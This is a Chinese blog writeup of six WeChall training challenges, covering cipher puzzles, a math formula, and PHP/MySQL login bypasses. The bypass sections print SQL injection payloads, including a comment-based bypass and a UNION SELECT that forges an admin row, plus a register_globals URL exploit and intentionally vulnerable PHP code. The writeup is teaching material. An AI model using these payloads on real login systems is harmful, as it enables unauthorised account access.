



# WeChall CTF Writeup (四)

原创


[lmn\\_](#) 于 2022-02-27 03:00:00 发布  282  收藏 1

分类专栏: [CTF](#) 文章标签: [安全](#) [CTF](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43211186/article/details/123156088](https://blog.csdn.net/weixin_43211186/article/details/123156088)

版权



[CTF 专栏收录该内容](#)

15 篇文章 0 订阅

订阅专栏

## 文章目录

[0x16 2 Training: Crypto - Digraphs by Gizmore](#)

[0x17 2 Training: MySQL I by Gizmore](#)

[0x18 2 Training: MySQL II by Gizmore](#)

[0x19 2 Training: Register Globals by Gizmore](#)

[0x20 2 Training: Math Pyramid by Gizmore](#)

[0x20 2 Training: Baconian by Gizmore](#)

以下题目标题组成:

[Score] [Title] [Author]

**[0x16 2 Training: Crypto - Digraphs by Gizmore](#)**

## Training: Crypto - Digraphs (Crypto, Training)

### Crypto - Digraphs

This time I am using a digraph crypto scheme to encrypt one letter into two characters.  
With only 26 different letters I am able to encrypt up to  $26 \times 26$  different characters.  
The big problem again is sharing the key, but the cipher is easily broken anyway.  
The message is in the current language, is written with correct case and punctuation. There are no line breaks.

Good luck!

```
tqlgwdfpgsunhdufhwunhdzmlgwdlapa vxlguf acldshsgcvlzhdsac hdgnzmla kplslalaunfpls laufdhhdhslalaldufhwhwcvpa djunla wdlghd hdlglg aczmlldzmdhufhwhd lszmhdgnlssghe xsunla zmhdhv djlshwhwhe fplglgac dblgejpa jawdhdhssg hdgnzmla hnlsvcxslgsgac unla lalghwufhdzmlgwdzo ejldejldlgejhwejdldlshwpa
```

### Your solution for Training: Crypto - Digraphs

Answer

© 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021 and 2022 by [Gizmore](#)

CSDN @lmm\_

题目意思：

这次我使用有向图加密方案将一个字母加密为两个字符。

只需 26 个不同的字母，我就可以加密多达  $26 \times 26$  个不同的字符。

另一个大问题是共享密钥，但密码很容易被破解。

消息使用当前语言，以正确的大小写和标点符号书写。没有换行符。

# digraph

美 ['daɪ,græfs]  英 ['daɪgrɑ:fs] 

**n.** (读作一音的)复合字母

**网络** 有向图；二合字母；显示编码表

CSDN @lmm\_

由此得出每两位对应一个字母或字符

```
tqlgwdfpgsunhdufhwunhdzmlgwdlapa vxlguf acldshsgcvlzhdsac hdgnzmla kplslalaunfpls laufdhhdhslalaldufhwhwcvpa djunla wdlghd hdlglg aczmlldzmdhufhwhd lszmhdgnlssghe xsunla zmhdhv djlshwhwhe fplglgac dblgejpa jawdhdhssg hdgnzmla hnlsvcxslgsgac unla lalghwufhdzmlgwdzo ejldejldlgejhwejdldlshwpa
```

查看规律，因为有符号，猜测符号在最后一位，pa应该对应符号

```
tqlgwdfpgsunhdufhwunhdzmlgwdlapa vxlguf acldshsgcvlzhdsac hdgnzmla kplslalaunfpls laufdhhdhslalaldufhwhwcvpa djunla wdlghd hdlglg aczmlldzmdhufhwhd lszmhdgnlssghe xsunla zmhdhv djlshwhwhe fplglgac dblgejpa jawdhdhssg hdgnzmla hnlsvcxslgsgac unla lalghwufhdzmlgwdzo ejldejldlgejhwejdldlshwpa
```

pa之前的字母有30个，应该对应一个单词，tqlgwdfpsgunhdufhwunhdzmlgwla

## 15个字母的英语单词

我来答

分享

举报

### 3个回答

#热议# 为什么现在情景喜剧越来越



匿名用户

2013-06-19

nterdependence 互相依赖uncopyrightable 不能获得版权保护的

4



评论

分享

举报



匿名用户

2013-06-19

congratulations名词 n. 1. 祝贺;恭喜2. 贺词

5



评论

分享

举报

CSDN @Imn\_

大胆猜测tqlgwdfpsgunhdufhwunhdzmlgwla在此语境下应为congratulations

```
'tq': 'c',  
'lg': 'o',  
'wd': 'n',  
'fp': 'g',  
'sg': 'r',  
'un': 'a',  
'hd': 't',  
'uf': 'u',  
'hw': 'l',  
'un': 'a',  
'hd': 't',  
'zm': 'i',  
'lg': 'o',  
'wd': 'n',  
'la': 's',  
'pa': '.',
```

```

a = "tqlgwdfpsgunhdufhwunhdzmlgwdlapa vxlguf acldshsgcvlzhdsac hdgnzmla kplslalaunfpls laufdhdhlsalaldufhwhwcvpa
djuna wdlghd hdlglg aczmlldldzmdhufwhd lszmhdgnlssghe xsunla zmhdhv djlshwhwe fplglgac dblgejpa jawdhdlsag
hdgnzmla hnlscvxsilgsgac unla lalghwufhdzmlgwdzo ejldejldlgejhwejdldlshwpa"
b = a.split()
dic = {'tq':'C','lg':'o','wd':'n','fp':'g','sg':'r','un':'a','hd':'t','uf':'u','hw':'l','un':'a','hd':'t','zm':'i','lg':'o','wd':'n','la':'s','pa':'.'}
for i in b:
    c = []
    for j in range(0,len(i),2):
        c.append(i[j:j+2])
    print(c)

    d = []
    for k in c:
        if k in dic:
            d.append(dic[k])
        else:
            d.append('_')
txt = ''.join(d)
print(txt)
print()

```

```

In [9]: a = "tqlgwdfpsgunhdufhwunhdzmlgwdlapa vxlguf acldshsgcvlzhdsac hdgnzmla kplslalaunfpls laufdhdhlsalaldufhwhwcvpa djuna
b = a.split()

dic = {'tq':'C','lg':'o','wd':'n','fp':'g','sg':'r','un':'a','hd':'t','uf':'u','hw':'l','un':'a','hd':'t','zm':'i','lg':'o','wd':'n','la':'s','pa':'.'}
for i in b:
    c = []
    for j in range(0,len(i),2):
        c.append(i[j:j+2])
    print(c)

    d = []
    for k in c:
        if k in dic:
            d.append(dic[k])
        else:
            d.append('_')
    txt = ''.join(d)
    print(txt)
    print()

```

```

['tq', 'lg', 'wd', 'fp', 'sg', 'un', 'hd', 'uf', 'hw', 'un', 'hd', 'zm', 'lg', 'wd', 'la', 'pa']
Congratulations.

```

```

['vx', 'lg', 'uf']
_ou

```

```

['ac', 'ls', 'dh', 'sg', 'cv', 'lz', 'hd', 'ls', 'ac']
__r_t__

```

```

['hd', 'gn', 'zm', 'la']
t_is

```

```

['kp', 'ls', 'la', 'la', 'un', 'fp', 'ls']
__ssag_

```

```

['la', 'uf', 'dh', 'dh', 'ls', 'la', 'la', 'ld', 'uf', 'hw', 'hw', 'cv', 'pa']
su__ss_ull_

```

```

['dj', 'un', 'la']
_as

```

```

['wd', 'lg', 'hd']
not

```

```

['hd', 'lg', 'lg']
too

```

```

['ac', 'zm', 'ld', 'ld', 'zm', 'dh', 'uf', 'hw', 'hd']
__i_i_ult

```

CSDN @lrmn

根据“congratulations.”可以推测出其他单词

```
_ou - You  
t_is - this  
_ssag_ - message  
su__ss_ull_ - successfully  
goo_ - good
```

得到新的key

```
'vx' : 'Y'  
'gn' : 'h'  
'kp' : 'M'  
'ls' : 'e'  
'dh' : 'c'  
'pa' : ', '//猜测  
'ac' : 'd'
```

```
['tq', 'lg', 'wd', 'fp', 'sg', 'un', 'hd', 'uf', 'hw', 'un', 'hd', 'zm', 'lg', 'wd', 'la', 'pa']  
Congratulationsy  
  
['vx', 'lg', 'uf']  
You  
  
['ac', 'ls', 'dh', 'sg', 'cv', 'lz', 'hd', 'ls', 'ac']  
decr__ted  
  
['hd', 'gn', 'zm', 'la']  
this  
  
['kp', 'ls', 'la', 'la', 'un', 'fp', 'ls']  
Message  
  
['la', 'uf', 'dh', 'dh', 'ls', 'la', 'la', 'ld', 'uf', 'hw', 'hw', 'cv', 'pa']  
success_ull_y
```

CSDN @lmm\_

迭代进行

```
'cv' : 'y'  
'lz' : 'p'  
'ld' : 'f'  
'dj' : 'w'  
'hv' : 's'  
'he' : ', '//猜测
```

```
In [14]: a = "tqlgwdfpgsunhdufhwunhdzmlgwdlapa vxlguf acldshsgcvlzhdlisac hdgnzmla kplslalaunfpls laufdhdlslalaldufhwhwcvpa djur
b = a.split()

dic = {'tq':'C','lg':'o','wd':'n','fp':'g','sg':'r','un':'a','hd':'t','uf':'u','hw':'l','un':'a','hd':'t','zm':'i','lg'
for i in b:
c = []
for j in range(0,len(i),2):
c.append(i[j:j+2])
print(c)

d = []
for k in c:
if k in dic:
d.append(dic[k])
else:
d.append('_')
txt = ''.join(d)
print(txt)
print()
```

```
['tq', 'lg', 'wd', 'fp', 'sg', 'un', 'hd', 'uf', 'hw', 'un', 'hd', 'zm', 'lg', 'wd', 'la', 'pa']
Congratulations,

['vx', 'lg', 'uf']
You

['ac', 'ls', 'dh', 'sg', 'cv', 'lz', 'hd', 'ls', 'ac']
decrypted

['hd', 'gn', 'zm', 'la']
this

['kp', 'ls', 'la', 'la', 'un', 'fp', 'ls']
Message

['la', 'uf', 'dh', 'dh', 'ls', 'la', 'la', 'ld', 'uf', 'hw', 'hw', 'cv', 'pa']
successfully,

['dj', 'un', 'la']
```

CSDN @Irn

```
'hn' : 'k'
'xs' : 'b'
'db' : 'j'
'ej' : 'b'
```

```
['ja', 'wd', 'hd', 'ls', 'sg']
_ nter

['hd', 'gn', 'zm', 'la']
this

['hn', 'ls', 'cv', 'xs', 'lg', 'sg', 'ac']
keybord

['un', 'la']
as

['la', 'lg', 'hw', 'uf', 'hd', 'zm', 'lg', 'wd', 'zo']
solution_

['ej', 'ld', 'ej', 'ld', 'lg', 'ej', 'hw', 'ej', 'wd', 'ld', 'ls', 'hw', 'pa']
bfbfoblbnfel,
```

CSDN @Irn

bfbfoblbnfel

0x17 2 Training: MySQL I by Gizmore

## Training: MySQL I (MySQL, Exploit, Training)

### MySQL Authentication Bypass - The classic

This one is the classic mysql injection challenge.  
Your mission is easy: Login yourself as admin.  
Again you are given the [sourcecode](#), also as [highlighted version](#).

Enjoy!

Username:   
Password:

© 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021 and 2022 by [Gizmore](#)

CSDN @Imn\_

题目意思:

这是经典的mysql注入挑战。

您的任务很简单: 以管理员身份登录。

再次为您提供源代码, 也作为突出显示的版本。

查看题目已经给的代码

## Training: MySQL I (MySQL, Exploit, Training)

### MySQL Authentication Bypass - The classic

This one is the classic mysql injection challenge.  
Your mission is easy: Login yourself as admin.  
Again you are given the [sourcecode](#), also as [highlighted version](#).

Enjoy!

#### GeSHi`ed PHP code

```
1 <?php
2 /* TABLE STRUCTURE
3 CREATE TABLE IF NOT EXISTS users (
4   userid      INT(11) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
5   username    VARCHAR(32) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL,
6   password    CHAR(32) CHARACTER SET ascii COLLATE ascii_bin NOT NULL
7 ) ENGINE=myISAM;
8 */
9
10 # Username and Password sent?
11 if ( ( ' ' !== ($username = Common::getPostString('username')) ) && ( false !== ($password = Common::getPostString('password', false)) ) ) {
12     auth1_onLogin($chall, $username, $password);
13 }
14
15 /**
16  * Get the database for this challenge.
17  * @return GDO_Database
18  */
19 function auth1_db()
20 {
21     if ( false === ($db = gdo_db_instance('localhost', WCC_AUTH_BYPASS1_USER, WCC_AUTH_BYPASS1_PASS, WCC_AUTH_BYPASS1_DB)) ) {
22         die('Database error 0815_1!');
23     }
24     $db->setLogging(false);
25     $db->setEMailOnError(false);
26     return $db;
27 }
28
29 ...
```

CSDN @Imn\_

```
SELECT * FROM users WHERE username='$username' AND password='$password'
```

答案

```
admin'#
```

? | score: 2 | [4.82](#) [5.98](#) [5.99](#) | Solved By [2851 People](#) | 765523 views | since Nov 27, 2010 - 23:51:34

## Training: MySQL II (MySQL, Exploit, Training)

### MySQL Authentication Bypass II

This one is the same as [MySQL1](#), but you have to come up with a more advanced injection to trick this authentication. Your mission is again: Login yourself as admin. Again you are given the [sourcecode](#), also as [highlighted version](#).

Enjoy!

Username:   
Password:

© 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021 and 2022 by [Gizmore](#)

CSDN @lmm\_

题目意思:

这与MySQL1相同, 但您必须想出更高级的注入来欺骗此身份验证。

你的任务又来了: 以管理员身份登录。

再次为您提供源代码, 也作为突出显示的版本。

```
35  */
36  function auth2_onLogin(WC_Challenge $chall, $username, $password)
37  {
38      $db = auth2_db();
39
40      $password = md5($password);
41
42      $query = "SELECT * FROM users WHERE username='$username'";
43
44      if (false === ($result = $db->queryFirst($query))) {
45          echo GWF_HTML::error('Auth2', $chall->lang('err_unknown'), false);
46          return false;
47      }
48
49
50      #####
51      ### This is the new check ###
52      if ($result['password'] !== $password) {
53          echo GWF_HTML::error('Auth2', $chall->lang('err_password'), false);
54          return false;
55      } # End of the new code ###
56      #####
57
```

CSDN @lmm\_

```
<?php
/* TABLE STRUCTURE
CREATE TABLE IF NOT EXISTS users (
userid INT(11) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
username VARCHAR(32) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL,
password CHAR(32) CHARACTER SET ascii COLLATE ascii_bin NOT NULL
) ENGINE=myISAM;
*/
```



其中有三个参数

username password进行了分开验证

```
SELECT * FROM users WHERE username='$username'
```

构造新语句

```
SELECT * FROM users WHERE username='admin1' union select 1, 'admin', md5('password');#
```

让下面的判断语句以为搜到的数据为“1,'admin',md5('password')”

password处输入password

答案

```
admin1' union select 1, 'admin', md5('password');#
```

## 0x19 2 Training: Register Globals by Gizmore

? | score: 2 | **2.57 4.54 4.62** | Solved By 2844 People | 158334 views | since Dec 07, 2010 - 23:57:59

### Training: Register Globals (Exploit, PHP, Training)

#### PHP - Register Globals

This challenge is a relict of old PHP times, where `register_globals` has been enabled by default, which often lead to security issues. Again, your job is to login as admin, and you are given the `sourcecode` as well as `highlighted version`.

Here is the link to the `vulnerable script`.  
I have also setup a test account: test:test

Enjoy!

© 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021 and 2022 by [Gizmore](#)

CSDN @Imn\_

题目意思:

这个挑战是旧 PHP 时代的遗留物，默认情况下已启用全局寄存器，这通常会导致安全问题。

同样，您的工作是以管理员身份登录，并为您提供源代码以及突出显示的版本。

这是易受攻击的脚本的链接。

我还设置了一个测试帐户: test:test

#### GeSHi`ed PHP code for `globals.php`

```
1 <?php
2 chdir('../../../../');
3 define('GWF_PAGE_TITLE', 'Training: Register Globals');
4 require_once('challenge/html_head.php');
5 if (false === ($chall = WC_Challenge::getByTitle(GWF_PAGE_TITLE))) {
6     $chall = WC_Challenge::dummyChallenge(GWF_PAGE_TITLE, 2, 'challenge/training/php/globals/index.php');
7 }
8 $chall->showHeader();
9
10 GWF_Debug::setDieOnError(false);
11 GWF_Debug::setMailOnError(false);
12
13 # EMULATE REGISTER GLOBALS = ON
14 foreach ($_GET as $k => $v) { $$k = $v; }
15
16
```



CSDN @Imn\_

参考链接:

<http://www.chiange.com/php%E4%BD%BF%E7%94%A8-register-globals%E5%8F%AF%E8%83%BD%E5%BC%95%E5%8F%91%E7%9A%84%E9%7D%AE%E9%A2%98/>

```

16
17 # Send request?
18 if (isset($_POST['password']) && isset($_POST['username']) && is_string($_POST['password']) && is_string($_POST['username']))
19 {
20     $uname = GDO::escape($_POST['username']);
21     $pass = md5($_POST['password']);
22     $query = "SELECT level FROM ".GWF_TABLE_PREFIX."wc_chall_reg_glob WHERE username='$uname' AND password='$pass'";
23     $db = gdo_db();
24     if (false === ($row = $db->queryFirst($query))) {
25         echo GWF_HTML::error('Register Globals', $chall->lang('err_failed'));
26     } else {
27         # Login success
28         $login = array($_POST['username'], (int)$row['level']);
29     }
30 }
31
32 if (isset($login))
33 {
34     echo GWF_HTML::message('Register Globals', $chall->lang('msg_welcome_back', array(htmlspecialchars($login[0]), htmlspecialchars($login[1])));
35     if (strtolower($login[0]) === 'admin') {
36         $chall->onChallengeSolved(GWF_Session::getUserID());
37     }
38 }
39 else
40 {

```

跳过

CSDN @lrm\_

当 register\_globals 打开以后，各种变量都被注入代码，例如来自 HTML 表单的请求变量。再加上 PHP 在使用变量之前是无需进行初始化的，这就使得更容易写出不安全的代码。

答案

[http://www.wechall.net/challenge/training/php/globals/globals.php?login\[0\]=admin](http://www.wechall.net/challenge/training/php/globals/globals.php?login[0]=admin)

## 0x20 2 Training: Math Pyramid by Gizmore


? | score: 2 | **4.09 4.10 5.31** | Solved By 1774 People | 86088 views | since Dec 07, 2010 - 23:58:47

### Training: Math Pyramid (Math, Training)

#### Math - Math Pyramid

This is the first release of a math challenge.  
You have to come up with the shortest solution (9 chars or less) for a geometric function.  
And the story goes like:

Pharao momo wants a **square-based pyramid**, where all the eight edges are of the same length 'a'.  
Please support him with a formula to calculate the volume for a given side length.  
Your co-workers already drew a sketch how the pyramid looks like from front-view:



Example Formula:  $a^3/3*\sqrt{a*a}$   
Notation Hints:  $\sqrt{()}$ ,  $a^2$ , etc.

Enjoy!

Thanks go out to momo for the idea, Jinx for testing, paipai for a copy of EvalMath and **Miles Kaufmann** for writing the EvalMath class.

Your formula:

Show to Momo

© 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021 and 2022 by Gizmore

CSDN @lrm\_

题目意思:

这是数学挑战的第一个版本。

您必须为几何函数想出最短的解决方案（9个字符或更少）。

故事是这样的:

Pharao momo想要一个基于正方形的金字塔，其中所有八个边的长度都相同“a”。

请用公式支持他计算给定边长的体积。

示例公式:  $a^3/3\sqrt{2}$

符号提示:  $\sqrt{()}$ 、 $a^2$  等。

The image shows a hand-drawn diagram illustrating the volume calculation of a regular tetrahedron. It consists of three parts: a front view, a top view, and a side view. The front view is an equilateral triangle with side length  $a$  and a dashed vertical line representing the height. The top view is a square with side length  $a$  and a dashed diagonal representing the height of the triangle. The side view is a right-angled triangle with hypotenuse  $a$  and legs  $\frac{\sqrt{2}a}{2}$  and  $\frac{\sqrt{2}a}{2}$ . Below the diagrams, the volume formula is written as:

$$V = S * h * \frac{1}{3} = a^2 * \frac{\sqrt{2}}{2} a * \frac{1}{3}$$
$$= \frac{a^3}{3\sqrt{2}} = a^{3/3} * \sqrt{2}$$

$a^3/3 * \sqrt{2} \rightarrow a^{3/18} 0.5 \rightarrow 18^{-0.5} a^3$

还是多1个字符, 搜索才发现. 之前的0可以省略

答案

$18^{-.5} a^3$

**0x20 2 Training: Baconian by Gizmore**

### Training: Baconian (Stegano, Encoding, Crypto, Training)

#### Encodings - Baconian

In this training challenge you have to reveal a hidden message inside another message. It is known that the message is hidden via [Bacon cipher](#).

Again the solution changes for every session and consists of 12 random characters.

Enjoy!

#### The Message

BaCoN's cIpHeR oR THE bacOnIAN CiPHeR iS a meThOD oF sTEGaNogRAPHY (a METHoD Of HidIng A sECRet MeSsaGe as OpPOsEd TO a TRUe CiPHeR) dEVlSeD BY francis bAcoN. a MessAge Is coNcEALeD in THE pREsEntatIoN OF Text, ratHer than iTs coNtEnt. tO enCOde A MEsSaGe, eaCh IETter Of THE pLAINText Is rePLAcED By A groUp oF fIve OF the LettERs 'a' oR 'B'. ThIS RePlAcemEnt is donE acCORDinG to tHe alPhAbEt of tHe BACOnIAN cIpHeR, sHoWn bEIOW. NoTe: A SeCoNd vErSiOn oF BaCoN'S CiPHeR uSeS A UnlQue cOdE FoR EaCh IETtER. iN OtHeR WoRdS, i aNd j eAcH HaS ItS OwN PaTtErN. tHe wRiTeR MuSt mAke UsE Of tWo dlFfeReNt tYpEfAcEs fOr tHiS CiPHeR. AfTeR PrEpArInG A FaLsE MeSsAgE WiTh tHe sAmE NuMbEr oF LeTtErS As aLI oF ThE As aNd bS In tHe rEaL, sEcReT MeSsAgE, tWo tYpEfAcEs aRe cHoSeN, oNe tO RePrEsEnT As aNd tHe oThEr bS. tHeN EaCh IETtER Of tHe fAlSe mEsSaGe mUsT Be pReSeNtEd iN ThE ApPrOpRiAtE TyPeFaCe, AcCoRdInG To wHeThEr iT StAnDs fOr aN A Or a b. To dEcOdE ThE MeSsAgE, tHe rEvErSe mEtHoD Is aPpLiEd. EaCh 'TyPeFaCe 1' LeTtEr iN ThE FaLsE MeSsAgE Is rEpLaCeD WiTh aN A AnD EaCh 'TyPeFaCe 2' LeTtEr iS RePlAcEd wITH A B. tHe bAcOnIaN AlPhAbEt iS ThEn uSeD To rEcOvEr tHe oRiGiNaL MeSsAgE. aNy mEtHoD Of wRiTInG tHe mEsSaGe tHaT AlLoWs tWo dIsTInCt RePrEsEnTatIoNs FoR EaCh cHaRaCtEr cAn bE UsEd fOr tHe bAcOn cIpHeR. bAcOn hImSelF pRePaReD A BiLiTeRaL AlPhAbEt[2] FoR HaNdWritTeN CaPiTaL AnD SmAIL LeTtErS WiTh eAcH HaVInG tWo aLteRNaTive fOrMs, OnE To bE UsEd aS A AnD ThE OtHeR As b. ThIS wAs pUbLiShEd aS An iLIUsTrAtEd pLaTe iN HiS De aUgMeNtIs sCiEnTiArUm (ThE AdVaNcEmEnT Of IEaRnInG). BeCaUsE AnY MeSsAgE Of tHe rIghT IENgTh CaN Be uSeD To cArRy tHe eNcOdInG, tHe sEcReT MeSsAgE Is eFFeCTiveLy hIdDeN In pLain sIghT. ThE FaLsE MeSsAgE CaN Be oN AnY ToPiC AnD ThUs cAn dIsTrAcT A PeRsOn sEeKInG tO FiNd tHe rEaL MeSsAgE.

#### Your solution for Training: Baconian

Answer

Submit

#### 题目意思

在此培训挑战中，您必须在另一条消息中揭示隐藏的消息。

众所周知，消息是通过培根密码隐藏的。

同样，每个会话的解决方案都会发生变化，并由 12 个随机字符组成。

#### The Message

BaCoN's cIpHeR oR THE bacOnIAN CiPHeR iS a meThOD oF sTEGaNogRAPHY (a METHoD Of HidIng A sECRet MeSsaGe as OpPOsEd TO a TRUe CiPHeR) dEVlSeD BY francis bAcoN. a MessAge Is coNcEALeD in THE pREsEntatIoN OF Text, ratHer than iTs coNtEnt. tO enCOde A MEsSaGe, eaCh IETter Of THE pLAINText Is rePLAcED By A groUp oF fIve OF the LettERs 'a' oR 'B'. ThIS RePlAcemEnt is donE acCORDinG to tHe alPhAbEt of tHe BACOnIAN cIpHeR, sHoWn bEIOW. NoTe: A SeCoNd vErSiOn oF BaCoN'S CiPHeR uSeS A UnlQue cOdE FoR EaCh IETtER. iN OtHeR WoRdS, i aNd j eAcH HaS ItS OwN PaTtErN. tHe wRiTeR MuSt mAke UsE Of tWo dlFfeReNt tYpEfAcEs fOr tHiS CiPHeR. AfTeR PrEpArInG A FaLsE MeSsAgE WiTh tHe sAmE NuMbEr oF LeTtErS As aLI oF ThE As aNd bS In tHe rEaL, sEcReT MeSsAgE, tWo tYpEfAcEs aRe cHoSeN, oNe tO RePrEsEnT As aNd tHe oThEr bS. tHeN EaCh IETtER Of tHe fAlSe mEsSaGe mUsT Be pReSeNtEd iN ThE ApPrOpRiAtE TyPeFaCe, AcCoRdInG To wHeThEr iT StAnDs fOr aN A Or a b. To dEcOdE ThE MeSsAgE, tHe rEvErSe mEtHoD Is aPpLiEd. EaCh 'TyPeFaCe 1' LeTtEr iN ThE FaLsE MeSsAgE Is rEpLaCeD WiTh aN A AnD EaCh 'TyPeFaCe 2' LeTtEr iS RePlAcEd wITH A B. tHe bAcOnIaN AlPhAbEt iS ThEn uSeD To rEcOvEr tHe oRiGiNaL MeSsAgE. aNy mEtHoD Of wRiTInG tHe mEsSaGe tHaT AlLoWs tWo dIsTInCt RePrEsEnTatIoNs FoR EaCh cHaRaCtEr cAn bE UsEd fOr tHe bAcOn cIpHeR. bAcOn hImSelF pRePaReD A BiLiTeRaL AlPhAbEt[2] FoR HaNdWritTeN CaPiTaL AnD SmAIL LeTtErS WiTh eAcH HaVInG tWo aLteRNaTive fOrMs, OnE To bE UsEd aS A AnD ThE OtHeR As b. ThIS wAs pUbLiShEd aS An iLIUsTrAtEd pLaTe iN HiS De aUgMeNtIs sCiEnTiArUm (ThE AdVaNcEmEnT Of IEaRnInG). BeCaUsE AnY MeSsAgE Of tHe rIghT IENgTh CaN Be uSeD To cArRy tHe eNcOdInG, tHe sEcReT MeSsAgE Is eFFeCTiveLy hIdDeN In pLain sIghT. ThE FaLsE MeSsAgE CaN Be oN AnY ToPiC AnD ThUs cAn dIsTrAcT A PeRsOn sEeKInG tO FiNd tHe rEaL MeSsAgE.

A/a	aaaaa	H/h	aabbb	O/o	abbba	V/v	babab
B/b	aaaab	I/i	abaaa	P/p	abbbb	W/w	babba
C/c	aaaba	J/j	abaab	Q/q	baaaa	X/x	babbb
D/d	aaabb	K/k	ababa	R/r	baaab	Y/y	bbaaa
E/e	aabaa	L/l	ababb	S/s	baaba	Z/z	bbaab
F/f	aabab	M/m	abbaa	T/t	baabb		
G/g	aabba	N/n	abbab	U/u	babaa		

CSDN@lrn\_

法兰西斯·培根另外准备了一种方法，将其大小写分别看作A与B，可用于无法使用不同字体的场合（例如只能处理纯文本时）。但这样比起字体不同更容易被看出来，而且和语言对大小写的要求也不太兼容。

培根密码本质上是将二进制信息通过样式的区别，加在了正常书写之上。培根密码所包含的信息可以和用于承载其的文章完全无关。

通过代码将文本大写转为A，小写转为B

```
a = "BaCoN's cIphEr or THE bacOnIAN cIphEr iS a MeThOD Of sTEGaN0GrAPHY (a METHoD Of HidIng A sECREt MeSsaGe as OpPOsEd To a TRUe cIphEr) dEVISeD BY francis bAcON. a MessAge Is coNCEALeD in The pRESEnTatiON OF Text, rather t haN iTs coNteNt. tO enCODE A MESsaGe, eaCh LETter Of THE pLAINtext Is rePLAcED By A groUp oF fIVe OF the LetTErs 'a' OR 'B'. ThIS RePlacEmEnt is donE acCORDinG to thE alphABeT of thE BACONIAN cIphEr, sHOWN bElOW. NoTE: A SeC onD vERsion OF BaCoN'S cIphEr uSeS A UnIqUe cODe For EaCh lETtEr. iN OtHeR WoRds, i aNd j eAcH HaS ItS OWn PatTE rN. tHe WRITeR MuSt mAke UsE Of tWo dIFfeREnt tYPeFAcEs fOr thIS cIphEr. AfTEr PrEpArING A FaLSE MeSsaGE WiTh th e sAmE NuMbEr Of LeTtErS As aLL OF ThE As aNd bS In thE rEaL, sEcREt MeSsaGE, tWo tYPeFAcEs aRe cHoSeN, oNe tO R ePrEsEnT As aNd thE oThEr bS. tHeN EaCh lETtEr Of thE fALSe mEsSaGe mUsT Be pRESEnTEd iN ThE ApPrOPriATE TyPeFAc e, AcCoRdInG to wHeThEr iT StAnDs fOr aN A Or a b. To dEcOdE ThE MeSsaGE, thE rEvErSe mEthoD Is aPPLiEd. EaCh 'T yPeFAcE 1' LeTtEr iN ThE FaLSE MeSsaGE Is rEpLaCEd WiTh aN A ANd EaCh 'TyPeFAcE 2' LeTtEr iS RePLAcEd wITh A B. thE bacOnIaN AlphAbEt iS ThEn uSeD to rEcOvEr thE oRiGiNaL MeSsaGE. aNy mEthoD Of WRITing thE mEsSaGE thAT AllOw s tWo dIStINcT RePrEsEnTatiONS fOR EaCh cHaRaCtEr cAN bE UsEd fOR thE bacON cIphEr. bacON hImSElf pREPaREd A BiL iTErAl ALPhAbEt[2] fOR HaNdWRITtEN CaPiTAl ANd SmALL LeTtErS WiTh eAcH HaVing tWo alTErNaTIVe fORMs, ONe To bE U sEd aS A ANd ThE OtHeR As b. ThIS wAs pUBLiShEd aS An iLLUsTrAtEd pLAtE iN HiS De aUGMeNtIS sCiEnTiarUm (ThE Adv aNcEmEnT Of lEaRnIng). BeCaUsE ANy MeSsaGE Of thE rIghT lEnGth cAN Be uSeD to cARry thE eNcODInG, thE sECREt MeS sAgE Is eFFEcTiVeLy hIdDeN In pLain sIghT. ThE FaLSE MeSsaGE cAN Be oN ANy ToPiC ANd ThUs cAN dISTrAcT A pERsON sEeKING tO FiNd thE rEaL MeSsaGE."
b = []
A = "A";
B = "B";
for i in a:
    if ord(i)>=65 and ord(i)<=90:
        b.append(B)
    elif ord(i)>=97 and ord(i)<=122:
        b.append(A)
    else:
        pass
print(''.join(b))
```

```
In [26]: a = "BaCoN's cIphEr or THE bacOnIAN CiPher iS a meThOD oF sTEGaNOGrApHY (a METHoD Of HidIng A sECrEt MeSsaGe as OpPoSEc
b = []
A = "A";
B = "B";
for i in a:
    if ord(i)>=65 and ord(i)<=90:
        b.append(B)
    elif ord(i)>=97 and ord(i)<=122:
        b.append(A)
    else:
        pass
print(''.join(b))
```

BABABAABAAABBBAAABBBBABBAABAAABABBABABBABBBAAABBABBBAAABBABAABAAABBBAAABAAABABBABABBABBBABBBAAABBAAABBAA  
AAAAAABABABAABAAABAAABBBABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAA  
BBABBBAAABAAABABBBBAABBBAAABBBABBBBAABBAABAAAAAABBBBBAABAAAAAABBBBAAABAAAAAABBBBAAABAAAAAABBBBAAABAAAAA  
AABABABABBABBBABABAABBBABABAABBBABBAABABABBBABBBABBAABAAABBBABBABBABABABAABAAABBBABBABBABABABABAABABA  
BABAABABABAABAAABBBABABABABBABABABBABBBABBBABABAABAAABBBABABAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBA  
BABAABABABAABAAABBBABABAABBBABBAABBAABAAABABAABABBBAABABAABBBAAABABAABBBAAABABAABBBAAABABAABBBAAABABA  
BABABABABABBAAABABAABBBABAABBBAAABABABBABABABABAABABAABBBAAABABABABBAAABABABABABABABABABABABABABABABA  
BBAAABABABBBAABBBABABABABABAABBAABBAABBBBAABABAABBBABABABAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAAABBBAA  
BABBAAABABAABAAABABAABBBABABAABBAABABABBABABABABABBABBAABABAABABAABBBAAABABAABBBAAABABAABBBAAABABAAB  
BABBBABABABBABABABABBABABABBABABBABABABBABABABBABABAABBBABABAABBBAAABABAABBBAAABABAABBBAAABABAABBBAA  
ABAABAABABABABAABBAABABABABAABBAABBABABABAABABABABBABABABABBAAABABABABBABABABBABABABBABABABBABABABBAA  
